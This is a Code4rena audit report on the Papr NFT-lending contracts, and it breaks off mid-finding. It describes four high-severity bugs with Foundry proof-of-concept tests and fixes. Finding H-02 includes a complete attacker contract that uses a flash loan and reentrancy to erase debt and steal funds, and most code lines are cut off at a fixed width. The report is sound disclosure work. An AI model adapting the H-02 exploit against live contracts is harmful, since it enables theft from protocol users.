Papr contest
Findings & Analysis Report

2023-01-31

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Papr smart contract system written in Solidity. The audit contest took place between December 16—December 21 2022.

Wardens

64 Wardens contributed reports to the Papr contest:

1. 0x52
2. 0xAgro
3. 0xSmartContract
4. 0xalpharush
5. 0xhacksmithh
6. 8olidity
7. Awesome
8. Aymen0909
9. Bnke0x0
10. Bobface
11. Breeje
12. Diana
13. Franfran
14. HE1M
15. HollaDieWaldfee
16. IIIIIII
17. Jeiwan
18. KingNFT
19. Koolex
20. Mukund

21. RaymondFam
22. Rolezn
23. Ruhum
24. SaharDevep
25. Saintcode_
26. Secureverse (imkapadia, Nsecv and leosathya)
27. SmartSek (0xDjango and hake)
28. TomJ
29. __141345__
30. ak1
31. bin2chen
32. brgltd
33. c3phas
34. chrisdior4
35. evan
36. eyexploit
37. fs0c
38. gz627
39. hansfriese
40. hihen
41. imare
42. ladboy233
43. lukris02
44. noot
45. oyc_109
46. poirots (DavideSilva, resende, naps62 and eighty)
47. rbitbytes
48. rjs
49. rotcivegaf

50. rvierdiiev
51. saneryee
52. shark
53. stealthyz
54. teawaterwire
55. tnevler
56. unforgiven
57. wait
58. yixxas

This contest was judged by trust1995.

Final report assembled by itsmetechjay.

Summary

The C4 analysis yielded an aggregated total of 12 unique vulnerabilities. Of these vulnerabilities, 4 received a risk rating in the category of HIGH severity and 8 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 34 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 15 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Papr contest repository, and is composed of 5 smart contracts, 4 libraries, and 4 interfaces written in the Solidity programming language and includes 1,043 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

High Risk Findings (4)

[H-01] Borrowers may earn auction proceeds without filling the debt shortfall

Submitted by hihen, *also found by* bin2chen, rvierdiiev, *and* HollaDieWaldfee

The proceeds from the collateral auctions will not be used to fill the debt shortfall, but be transferred directly to the borrower.

Proof of Concept

Assume N is an allowed NFT, B is a borrower, the vault V is `_vaultInfo[B][N]`:

1. B add two NFTs (N-1 and N-2) as collaterals to vault V.
2. B increaseDebt() of vault V.
3. The vault V becomes liquidatable.
4. Someone calls startLiquidationAuction() to liquidate collateral N-1.
5. No one buys N-1 because the price of N is falling.
6. After liquidationAuctionMinSpacing - 2days, someone calls startLiquidationAuction() to liquidate collateral N-2.

7. Someone calls purchaseLiquidationAuctionNFT to purchase N-1. Partial of the debt is filled, while the remaining (shortfall) is burnt:

```
if (isLastCollateral && remaining != 0) {
    /// there will be debt left with no NFTs, set it to 0
    _reduceDebtWithoutBurn(auction.nftOwner, auction.auctionAsse
}
```

8. Someone calls purchaseLiquidationAuctionNFT to purchase N-2. All the excess will be transferred to B because `neededToSaveVault` is 0 and `debtCached` is 0:

```
if (excess > 0) {
    remaining = _handleExcess(excess, neededToSaveVault, debtCac
}
```

The tokens being transferred to the borrower in step 8 should be used to fill the shortfall of the vault. Test code for PoC:

```
diff --git a/test/paprController/PoC.sol b/test/paprController/P
new file mode 100644
index 0000000..0b12914
--- /dev/null
+++ b/test/paprController/PoC.sol
@@ -0,0 +1,147 @@
+// SPDX-License-Identifier: GPL-2.0-or-later
+pragma solidity ^0.8.17;
+
+import "forge-std/console.sol";
+import {ERC721} from "solmate/tokens/ERC721.sol";
+
+import {ReservoirOracleUnderwriter} from "../../src/ReservoirOr
+import {INFTEDA} from "../../src/NFTEDA/extensions/NFTEDAStarte
+
+import {BasePaprControllerTest} from "./BasePaprController.ft.s
+import {IPaprController} from "../../src/interfaces/IPaprContro
+
+contract PoC is BasePaprControllerTest {
+    event ReduceDebt(address indexed account, ERC721 indexed co
+    event Transfer(address indexed from, address indexed to, ui
```

```
+
+    INFTEDA.Auction auction1;
+    INFTEDA.Auction auction2;
+    address purchaser = address(2);
+
+    function setUp() public override {
+        super.setUp();
+
+        // mint a second collateral
+        nft.mint(borrower, collateralId+1);
+        // add collaterals, loan max and sells
+        _addCollaterals();
+        _loanMaxAndSell();
+        // borrower now has 2.9... USD
+        assertGt(underlying.balanceOf(borrower), 2.9e6);
+
+        // prepare purchaser
+        vm.startPrank(purchaser);
+        safeTransferReceivedArgs.debt = controller.maxDebt(orac
+        safeTransferReceivedArgs.proceedsTo = purchaser;
+        safeTransferReceivedArgs.swapParams.minOut = 0;
+        for (uint i = 0; i < 3; i ++) {
+            nft.mint(purchaser, 10+i);
+            nft.safeTransferFrom(purchaser, address(controller)
+        }
+        vm.stopPrank();
+        // purchaser now has 4.4... papr
+        assertGt(debtToken.balanceOf(purchaser), 4.4e18);
+
+        // make max loan liquidatable
+        vm.warp(block.timestamp + 1 days);
+        priceKind = ReservoirOracleUnderwriter.PriceKind.TWAP;
+        oracleInfo = _getOracleInfoForCollateral(collateral.adc
+    }
+
+    function testPoC() public {
+        vm.startPrank(purchaser);
+        debtToken.approve(address(controller), type(uint256).ma
+
+        // start auction1, collateralId
+        oracleInfo = _getOracleInfoForCollateral(collateral.adc
+        auction1 = controller.startLiquidationAuction(borrower,
+
+        // nobody purchage auction1 for some reason(like nft pr
+
+        // start auction2, collateralId+1
```

```
+        vm.warp(block.timestamp + controller.liquidationAuctior
+        oracleInfo = _getOracleInfoForCollateral(collateral.adc
+        auction2 = controller.startLiquidationAuction(
+            borrower, IPaprController.Collateral({id: collatera
+
+        IPaprController.VaultInfo memory info = controller.vaul
+        assertGt(info.debt, 2.99e18);
+
+        // purchase auction1
+        uint256 beforeBalance = debtToken.balanceOf(borrower);
+        uint256 price = controller.auctionCurrentPrice(auction1
+        uint256 penalty = price * controller.liquidationPenalty
+        uint256 reduced = price - penalty;
+        uint256 shortfall = info.debt - reduced;
+        // burn penalty
+        vm.expectEmit(true, true, false, true);
+        emit Transfer(address(controller), address(0), penalty)
+        // reduce debt (partial)
+        vm.expectEmit(true, false, false, true);
+        emit ReduceDebt(borrower, collateral.addr, reduced);
+        vm.expectEmit(true, true, false, true);
+        emit Transfer(address(controller), address(0), reduced)
+        //!! burning the shortfall debt not covered by auction
+        vm.expectEmit(true, false, false, true);
+        emit ReduceDebt(borrower, collateral.addr, shortfall);
+        oracleInfo = _getOracleInfoForCollateral(collateral.adc
+        controller.purchaseLiquidationAuctionNFT(auction1, pric
+
+        // reduced: 0.65..
+        assertLt(reduced, 0.66e18);
+        // fortfall: 2.34..
+        assertGt(shortfall, 2.34e18);
+        //!! debt is 0 now
+        info = controller.vaultInfo(borrower, collateral.addr);
+        assertEq(info.debt, 0);
+
+        // purchase auction2
+        // https://www.wolframalpha.com/input?i=solve+3+%3D+8.9
+        vm.warp(block.timestamp + 78831);
+        beforeBalance = debtToken.balanceOf(borrower);
+        price = controller.auctionCurrentPrice(auction2);
+        penalty = price * controller.liquidationPenaltyBips() /
+        uint256 payouts = price - penalty;
+        // burn penalty
+        vm.expectEmit(true, true, false, true);
+        emit Transfer(address(controller), address(0), penalty)
```

```
+        //!! reduce 0 because debt is 0
+        vm.expectEmit(true, false, false, true);
+        emit ReduceDebt(borrower, collateral.addr, 0);
+        vm.expectEmit(true, true, false, true);
+        emit Transfer(address(controller), address(0), 0);
+        //!! borrower get the payouts that should be used to re
+        vm.expectEmit(true, true, false, true);
+        emit Transfer(address(controller), borrower, payouts);
+        oracleInfo = _getOracleInfoForCollateral(collateral.adc
+        controller.purchaseLiquidationAuctionNFT(auction2, pric
+
+        //!! borrower wins
+        uint256 afterBalance = debtToken.balanceOf(borrower);
+        assertEq(afterBalance - beforeBalance, payouts);
+        assertGt(payouts, 2.4e18);
+    }
+
+    function _addCollaterals() internal {
+        vm.startPrank(borrower);
+        nft.setApprovalForAll(address(controller), true);
+        IPaprController.Collateral[] memory c = new IPaprContrc
+        c[0] = collateral;
+        c[1] = IPaprController.Collateral({id: collateralId+1,
+        controller.addCollateral(c);
+        vm.stopPrank();
+    }
+
+    function _loanMaxAndSell() internal {
+        oracleInfo = _getOracleInfoForCollateral(collateral.adc
+        IPaprController.SwapParams memory swapParams = IPaprCor
+            amount: controller.maxDebt(oraclePrice*2) - 4,
+            minOut: 1,
+            sqrtPriceLimitX96: _maxSqrtPriceLimit({sellingPAPR:
+            swapFeeTo: address(0),
+            swapFeeBips: 0
+        });
+        vm.prank(borrower);
+        controller.increaseDebtAndSell(borrower, collateral.adc
+    }
+}
```

Test output:

```
Running 1 test for test/paprController/PoC.sol:PoC
```

```
[PASS] testPoC() (gas: 720941)
Test result: ok. 1 passed; 0 failed; finished in 1.21s
```

Tools Used

VS Code

Recommended Mitigation Steps

The debt shortfall should be recorded and accumulated when the debt is burnt directly. Fill the shortfall first in later liquidation.

Implementation code:

```
diff --git a/src/PaprController.sol b/src/PaprController.sol
index 284b3f4..d7e4cea 100644
--- a/src/PaprController.sol
+++ b/src/PaprController.sol
@@ -61,6 +61,8 @@ contract PaprController is

     /// @dev account => asset => vaultInfo
     mapping(address => mapping(ERC721 => IPaprController.VaultI
+    /// @dev account => asset => shortfall amount
+    mapping(address => mapping(ERC721 => uint256)) private _sho

     /// @dev does not validate args
     /// e.g. does not check whether underlying or oracleSigner
@@ -288,6 +290,8 @@ contract PaprController is
         }

         if (isLastCollateral && remaining != 0) {
+            // increase shortfall
+            _shortfall[auction.nftOwner][auction.auctionAssetCo
             /// there will be debt left with no NFTs, set it to
             _reduceDebtWithoutBurn(auction.nftOwner, auction.au
         }
@@ -408,6 +412,10 @@ contract PaprController is
         return _vaultInfo[account][asset];
     }

+    function shortfall(address account, ERC721 asset) external
+        return _shortfall[account][asset];
+    }
```

```
+
     /// INTERNAL NON-VIEW ///

     function _addCollateralToVault(address account, IPaprContro
@@ -543,7 +551,20 @@ contract PaprController is
             // we owe them more papr than they have in debt
             // so we pay down debt and send them the rest
             _reduceDebt(auction.nftOwner, auction.auctionAsset(
-            papr.transfer(auction.nftOwner, totalOwed - debtCac
+
+            uint256 payout = totalOwed - debtCached;
+            uint256 burnShortfall = _shortfall[auction.nftOwner
+            if (burnShortfall >= payout) {
+                burnShortfall = payout;
+            }
+            if (burnShortfall > 0) {
+                // burn the previous shortfall
+                PaprToken(address(papr)).burn(address(this), bu
+                _shortfall[auction.nftOwner][auction.auctionAss
+            }
+            if (payout > burnShortfall) {
+                papr.transfer(auction.nftOwner, payout - burnSh
+            }
         } else {
             // reduce vault debt
             _reduceDebt(auction.nftOwner, auction.auctionAsset(
```

[Jeiwan (warden) commented]():

> State mismanagement causes writing off of a bad debt while there's still a collateral NFT being auctioned. As a result, the proceedings of the auction are not used to repay the bad debt and are sent directly to the debtor.

[wilsoncusack (Backed) confirmed and commented]():

> Agree with @Jeiwan. The `isLastCollateral` check should also check whether there is another auction ongoing: https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L525-L527

[H-02] Stealing fund by applying reentrancy attack on `removeCollateral`, `startLiquidationAuction`, and `purchaseLiquidationAuctionNFT`

Submitted by HE1M*, also found by* unforgiven, hihen, rvierdiiev*, and* Bobface

By applying reentrancy attack involving the functions `removeCollateral`, `startLiquidationAuction`, and `purchaseLiquidationAuctionNFT`, an Attacker can steal large amount of funds.

Proof of Concept

- Bob (a malicious user) deploys a contract to apply the attack. This contract is called `BobContract`. Please note that all the following transactions are going to be done in one transaction.
- BobContract takes a flash loan of 500K USDC.
- BobContract buys 10 NFTs with ids 1 to 10 from collection which are allowed to be used as collateral in this project. Suppose, each NFT has a price of almost 50K USDC.
- BobContract adds those NFTs as collateral by calling the function `addCollateral`. So `_vaultInfo[BobContract][collateral.addr].count = 10`.

```
function addCollateral(IPaprController.Collateral[] calldata col
        for (uint256 i = 0; i < collateralArr.length;) {
            _addCollateralToVault(msg.sender, collateralArr[i]);
            collateralArr[i].addr.transferFrom(msg.sender, addre
            unchecked {
                ++i;
            }
        }
    }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L98

- BobContract borrows the max allowed amount of `PaprToken` that is almost equivalent to 250K USDC (for simplicity I am assuming target price and mark price are equal to 1 USDC. This assumption does not change the attack scenario at all. It is only to simplify the explanation). This amount is equal to 50% of the collateral amount. It can be done by calling the function `increaseDebt`.

```
function maxDebt(uint256 totalCollateraValue) external view over
        if (_lastUpdated == block.timestamp) {
            return _maxDebt(totalCollateraValue, _target);
        }

        return _maxDebt(totalCollateraValue, newTarget());
    }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L393

```
function _maxDebt(uint256 totalCollateraValue, uint256 cachedTar
        uint256 maxLoanUnderlying = totalCollateraValue * maxLTV
        return maxLoanUnderlying / cachedTarget;
    }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L556

```
function increaseDebt(
        address mintTo,
        ERC721 asset,
        uint256 amount,
        ReservoirOracleUnderwriter.OracleInfo calldata oracleInf
    ) external override {
        _increaseDebt({account: msg.sender, asset: asset, mintTo
    }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L138

- BobContract now has 10 NFTs as collateral (worth 500k) and borrowed 10*50k*50% = 250k.
- BobContract intends to call the function `removeCollateral`. (In the normal way of working with the protocol, this is not allowed, because by removing even 1 NFT, the debt 250k becomes larger than max allowed collateral 9*50k*50%).

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L109

- Here is the trick. BobContract calls this function to remove the NFT with id 1. During the removal in the function `_removeCollateral`, the `safeTransferFrom` callbacks the BobContract.

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L444

https://github.com/transmissions11/solmate/blob/3a752b8c83427ed1ea1df23f092ea7a810205b6c/src/tokens/ERC721.sol#L120

- In the callback, BobContract calls this function again to remove the next NFT (I mean the NFT with id 2).
- BobContract repeats this for 9 NFTs. So, when all the NFTs with id 1 to 9 are removed from the protocol, in the last callback, BobContract calls the function `startLiquidationAuction` to put the NFT with id 10 on the auction. Please note that after removal of 9 NFTs, they are transferred to BobContract, and `_vaultInfo[BobContract][collateral.addr].count = 1`. So, BobContract health factor is not solvent any more because total debt is the same as before 250k, but max debt is now 1*50k*50% = 25k.

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L438

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L297

- After calling the function `startLiquidationAuction`, it checks whether the debt is larger than max debt or not. Since 9 NFTs were removed in the previous steps, `info.count = 1`, so debt is larger than max debt.

```
if (info.debt < _maxDebt(oraclePrice * info.count, cachedTarget)
            revert IPaprController.NotLiquidatable();
        }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L317

- Then, since this last NFT (with id 10) is going to be auctioned, the variable count will be decremented by one, so `_vaultInfo[msg.sender][collateral.addr].count = 0`. Moreover, the starting price for this NFT will be `3*oraclePrice` (because the `auctionStartPriceMultiplier = 3`), so it will be almost 3 * 50k = 150k.

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L326

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L341

- BobContract calls the function `purchaseLiquidationAuctionNFT` to buy it's own NFT with id 10 which is priced at almost 150k.

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L264

- In this function, we have the followoing variables:

- `collateralValueCached` = 150k * 0 = 0
- `isLastCollateral` = TRUE
- `debtCached` = 250k (same as before)
- `maxDebtCached` = 250k
- `neededToSaveVault` = 0
- `price` = 150k Please note that the functions `_purchaseNFTAndUpdateVaultIfNeeded` and `_purchaseNFT` are called that takes 150k from BobContract and transfers that last NFT with id 10 to BobContract.

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L519

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/NFTEDA/NFTEDA.sol#L72

- `excess` = 150k Since it is larger than zero, the function `_handleExcess` is called.

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L532

- `fee` = 15k Considering 10% fee on the excess
- `credit` = 135k
- `totalOwed` = 135k Since this is smaller than `debtCaches` 250k, the function `_reduceDebt` is called to reduce debt from 250k to 115k.

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L549

- `remaining` = 115k

- All the above calculations mean that the last NFT is sold at 150k, and 15k is considered as fee, so 135k will be deducted from the debt. Since the debt was 250k, 115k remains as debt.
- In the last part of the function `purchaseLiquidationAuctionNFT`, there is a check that makes the debt of BobContract equal to zero. This is the place that BobContract takes profit. It means that the debt of 115k is ignored.

```
if (isLastCollateral && remaining != 0) {
            /// there will be debt left with no NFTs, set it to
            _reduceDebtWithoutBurn(auction.nftOwner, auction.auc
        }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L290

- Now, the control returns back to the contract `PaprController`. So, it compares the debt and max for each collateral removal. Since the debt is set to zero in the previous steps, this check for all 10 NFTs will be passed.

```
if (debt > max) {
            revert IPaprController.ExceedsMaxDebt(debt, max);
        }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L449

- Now that the attack is finished, BobContract repays the flash loan after selling those 10 NFTs.
- ***Bob had 250k that borrowed at first, then he paid 150k to buy his own NFT with id 10 on the auction, so Bob's profit is equal to 100k. In summary, he could borrow 250k but only repaid 150k and received all his collateral.***
- Please note that taking a flash loan is not necessary, it is just to show that it can increase the attack impact much more.

- Please note that if Bob applies the same attack with only 3 NFTs (each worth 50k) and borrows 75k, he does not take any profit. Because, the last NFT should be bought 3 times the oracle price (3*50k = 150k) while the total debt was 75k.
- ***In order to take profit and steal funds, the attacker at least should add 7 NFTs as collateral and borrow the max debt. Because*** `numberOfNFT * oraclePrice * 50% > oraclePrice * 3`

In the following PoC, I am showing how the attack can be applied.

Bob deploys the following contract and calls the function `attack()`. It takes flash loan from AAVE, then the callback from the AAVE will execute `executeOperation`. In this function, 10 NFTs with ids 1 to 10 are bought and added as collateral to the protocol.

Then, it borrows max debt which is almost 250k, and remove the NFT with id 1.

In the callback of `safeTransferFrom`, the function `onERC721Received` is called, if the number of callback is less than 9, it repeats removal of the NFTs with ids 2 to 9, respectively.

When NFTs with id 9 is removed, the function `startLiquidationAuction` is called to auction NFT with id 10. Then, this NFT is purchased by BobContract immediately at the start price (which is defined by protocol to be 3 times larger than the oracle price). Then, after the control is returned to the protocol, BobContract sells these 10 NFTs and repays the flash loan.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.0;

interface ERC721 {}

interface ERC20 {}

struct Collateral {
    ERC721 addr;
    uint256 id;
}
struct OracleInfo {
    Message message;
```

```
    Sig sig;
}
struct Message {
    bytes32 id;
    bytes payload;
    uint256 timestamp;
    bytes signature;
}
struct Sig {
    uint8 v;
    bytes32 r;
    bytes32 s;
}
struct Auction {
    address nftOwner;
    uint256 auctionAssetID;
    ERC721 auctionAssetContract;
    uint256 perPeriodDecayPercentWad;
    uint256 secondsInPeriod;
    uint256 startPrice;
    ERC20 paymentAsset;
}

enum PriceKind {
    SPOT,
    TWAP,
    LOWER,
    UPPER
}

interface IPaprController {
    function addCollateral(Collateral[] calldata collateral) ext

    function increaseDebt(
        address mintTo,
        ERC721 asset,
        uint256 amount,
        OracleInfo calldata oracleInfo
    ) external;

    function removeCollateral(
        address sendTo,
        Collateral[] calldata collateralArr,
        OracleInfo calldata oracleInfo
    ) external;
```

```
    function startLiquidationAuction(
        address account,
        Collateral calldata collateral,
        OracleInfo calldata oracleInfo
    ) external returns (Auction memory auction);

    function purchaseLiquidationAuctionNFT(
        Auction calldata auction,
        uint256 maxPrice,
        address sendTo,
        OracleInfo calldata oracleInfo
    ) external;

    function maxDebt(uint256 totalCollateraValue)
        external
        view
        returns (uint256);

    function underwritePriceForCollateral(
        ERC721 asset,
        PriceKind priceKind,
        OracleInfo memory oracleInfo
    ) external returns (uint256);
}

interface IFundingRateController {
    function updateTarget() external returns (uint256);
}

interface IAAVE {
    function flashLoanSimple(
        address receiverAddress,
        address asset,
        uint256 amount,
        bytes calldata params,
        uint16 referralCode
    ) external;
}

contract BobContract {
    IPaprController iPaprController;
    IFundingRateController iFundingRateController;
    IAAVE iAAVE;
    ERC721 nftCollectionAddress;
    ERC20 paprToken;
    Collateral[] collaterals;
```

```
    OracleInfo oracleInfo;
    uint256 numOfCallback;
    address USDC = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;

    constructor(
        address _paprControllerAddress,
        address _fundingRateControllerAddress,
        address _aaveAddress,
        ERC721 _nftCollectionAddress,
        OracleInfo memory _oracleInfo,
        ERC20 _paprToken
    ) {
        iPaprController = IPaprController(_paprControllerAddress
        iFundingRateController = IFundingRateController(
            _fundingRateControllerAddress
        );
        iAAVE = IAAVE(_aaveAddress);
        nftCollectionAddress = _nftCollectionAddress;
        oracleInfo = _oracleInfo;
        paprToken = _paprToken;
    }

    function attack() public {
        ///// STEP1: taking flash loan
        iAAVE.flashLoanSimple(address(this), USDC, 10 * 50000 *
    }

    function executeOperation(
        address[] calldata assets,
        uint256[] calldata amounts,
        uint256[] calldata premiums,
        address initiator,
        bytes calldata params
    ) external returns (bool) {
        ///// STEP2: buying 10 NFTs

        // Buy 10 NFTs that each worths almost 50k
        // Assume the ids are from 1 to 10

        ///// STEP3: adding the NFTs as collateral
        for (uint256 i = 0; i < 10; ++i) {
            collaterals.push(Collateral({addr: nftCollectionAddr
        }
        iPaprController.addCollateral(collaterals);

        ///// STEP4: borrowing as much as possible
```

```
        uint256 oraclePrice = iPaprController.underwritePriceFor
            nftCollectionAddress,
            PriceKind.LOWER,
            oracleInfo
        );

        uint256 maxDebt = iPaprController.maxDebt(10 * oraclePri

        iPaprController.increaseDebt(
            address(this),
            nftCollectionAddress,
            maxDebt,
            oracleInfo
        );

        ///// STEP5: removing the NFT with id 1
        Collateral[] memory collateralArr = new Collateral[](1);
        collateralArr[0] = Collateral({addr: nftCollectionAddres
        iPaprController.removeCollateral(
            address(this),
            collateralArr,
            oracleInfo
        );

        ///// STEP16: selling 10 NFTs and repaying the flash loa

        // Selling the 10 NFTs
        // Repaying the flash loan
    }

    function onERC721Received(
        address from,
        address,
        uint256 _id,
        bytes calldata data
    ) external returns (bytes4) {
        numOfCallback++;
        if (numOfCallback < 9) {
            ///// STEP6 - STEP13: removing the NFTs with id 2 to
            Collateral[] memory collateralArr = new Collateral[]
            collateralArr[0] = Collateral({
                addr: nftCollectionAddress,
                id: _id + 1
            });
            iPaprController.removeCollateral(
                address(this),
```

```
                collateralArr,
                oracleInfo
            );
        } else {
            ///// STEP14: starting the auction for NFT with id 1
            Collateral memory lastCollateral = Collateral({
                addr: nftCollectionAddress,
                id: _id + 1
            });
            iPaprController.startLiquidationAuction(
                address(this),
                lastCollateral,
                oracleInfo
            );

            ///// STEP15: buying the NFT with id 10 on the aucti
            uint256 oraclePrice = iPaprController.underwritePric
                nftCollectionAddress,
                PriceKind.LOWER,
                oracleInfo
            );
            uint256 startPrice = (oraclePrice * 3 * 1e18) /
                iFundingRateController.updateTarget();

            Auction memory auction = Auction({
                nftOwner: address(this),
                auctionAssetID: 10,
                auctionAssetContract: nftCollectionAddress,
                perPeriodDecayPercentWad: 0.7e18,
                secondsInPeriod: 1 days,
                startPrice: startPrice,
                paymentAsset: paprToken
            });

            iPaprController.purchaseLiquidationAuctionNFT(
                auction,
                startPrice,
                address(this),
                oracleInfo
            );
        }
    }
}
```

Recommended Mitigation Steps

Adding a reentrancy guard to the involved functions can be a solution.

wilsoncusack (Backed) confirmed and commented:

> There is actually a simpler attack here: add one NFT and borrow max debt. Start Liquidation auction and purchase. On purchase reenter via safeTransferFrom and add many more NFTs, borrowing max. Purchase thinks this is the borrowers last NFT and debt is set to 0. Now borrower can withdraw all other NFTs for free.

> We could:

- change removeCollateral to have the debt check BEFORE we send the NFT out, which would prevent sell to repay flows
- add a reentrancy guard on startAuction so that it can't be composed with others.
- add a reentrancy guard on purchase so that it can't be composed with others

[H-03] Collateral NFT deposited to a wrong address, when transferred directly to `PaprController`

Submitted by **Jeiwan**, *also found by* **Koolex**, **Ruhum**, *and* **rotcivegaf**

Users will lose collateral NFTs when they are transferred to `PaprController` by an approved address or an operator.

Proof of Concept

The `PaprController` allows users to deposit NFTs as collateral to borrow Papr tokens. One way of depositing is by transferring an NFT to the contract directly via a call to `safeTransferFrom` : the contract implements the `onERC721Received` hook that will handle accounting of the transferred NFT (**PaprController.sol#L159**). However, the hook implementation uses a wrong argument to identify token owner: the first argument, which is used by the contract to identify token owner, is the address of the `safeTransferFrom` function caller, which may be an approved address or an operator. The actual owner address is the second argument (**ERC721.sol#L436**):

```
try IERC721Receiver(to).onERC721Received(_msgSender(), from, tok
```

Thus, when an NFT is sent by an approved address or an operator, it'll be deposited to the vault of the approved address or operator:

```
// test/paprController/OnERC721ReceivedTest.sol

function testSafeTransferByOperator_AUDIT() public {
    address operator = address(0x12345);

    vm.prank(borrower);
    nft.setApprovalForAll(operator, true);

    vm.prank(operator);
    nft.safeTransferFrom(borrower, address(controller), collater

    // NFT was deposited to the operator's vault.
    IPaprController.VaultInfo memory vaultInfo = controller.vaul
    assertEq(vaultInfo.count, 1);

    // Borrower has 0 tokens in collateral.
    vaultInfo = controller.vaultInfo(borrower, collateral.addr);
    assertEq(vaultInfo.count, 0);
}

function testSafeTransferByApproved_AUDIT() public {
    address approved = address(0x12345);

    vm.prank(borrower);
    nft.approve(approved, collateralId);

    vm.prank(approved);
    nft.safeTransferFrom(borrower, address(controller), collater

    // NFT was deposited to the approved address's vault.
    IPaprController.VaultInfo memory vaultInfo = controller.vaul
    assertEq(vaultInfo.count, 1);

    // Borrower has 0 tokens in collateral.
    vaultInfo = controller.vaultInfo(borrower, collateral.addr);
    assertEq(vaultInfo.count, 0);
}
```

Recommended Mitigation Steps

Consider this change:

```
--- a/src/PaprController.sol
+++ b/src/PaprController.sol
@@ -156,7 +156,7 @@ contract PaprController is
     /// @param _id the id of the NFT
     /// @param data encoded IPaprController.OnERC721ReceivedArg
     /// @return selector indicating succesful receiving of the
-    function onERC721Received(address from, address, uint256 _i
+    function onERC721Received(address, address from, uint256 _i
         external
         override
         returns (bytes4)
```

wilsoncusack (Backed) confirmed

[H-04] Users may be liquidated right after taking maximal debt

Submitted by Jeiwan

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L471

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L317

Impact

Since there's no gap between the maximal LTV and the liquidation LTV, user positions may be liquidated as soon as maximal debt is taken, without leaving room for collateral and Papr token prices fluctuations. Users have no chance to add more collateral or reduce debt before being liquidated. This may eventually create more uncovered and bad debt for the protocol.

Proof of Concept

The protocol allows users to take debt up to the maximal debt, including it (PaprController.sol#L471):

```
if (newDebt > max) revert IPaprController.ExceedsMaxDebt(newDebt
```

However, a position becomes liquidable as soon as user's debt reaches user's maximal debt (PaprController.sol#L317):

```
if (info.debt < _maxDebt(oraclePrice * info.count, cachedTarget)
    revert IPaprController.NotLiquidatable();
}
```

Moreover, the same maximal debt calculation is used during borrowing and liquidating, with the same maximal LTV (PaprController.sol#L556-L559):

```
function _maxDebt(uint256 totalCollateraValue, uint256 cachedTar
    uint256 maxLoanUnderlying = totalCollateraValue * maxLTV;
    return maxLoanUnderlying / cachedTarget;
}
```

Even though different price kinds are used during borrowing and liquidations (LOWER during borrowing, TWAP during liquidations), the price can in fact match (ReservoirOracleUnderwriter.sol#L11):

```
/// @dev LOWER is the minimum of SPOT and TWAP
```

Which means that the difference in prices doesn't always create a gap in maximal and liquidation LTVs.

The combination of these factors allows users to take maximal debts and be liquidated immediately, in the same block. Since liquidations are not beneficial for lending protocols, such heavy penalizing of users may harm the protocol and increase total uncovered debt, and potentially lead to a high bad debt.

```
// test/paprController/IncreaseDebt.t.sol

event RemoveCollateral(address indexed account, ERC721 indexed c

function testIncreaseDebtAndBeLiquidated_AUDIT() public {
    vm.startPrank(borrower);
    nft.approve(address(controller), collateralId);
    IPaprController.Collateral[] memory c = new IPaprController.
    c[0] = collateral;
    controller.addCollateral(c);

    // Calculating the max debt for the borrower.
    uint256 maxDebt = controller.maxDebt(1 * oraclePrice);

    // Taking the maximal debt.
    vm.expectEmit(true, true, false, true);
    emit IncreaseDebt(borrower, collateral.addr, maxDebt);
    controller.increaseDebt(borrower, collateral.addr, maxDebt,
    vm.stopPrank();

    // Making a TWAP price that's identical to the LOWER one.
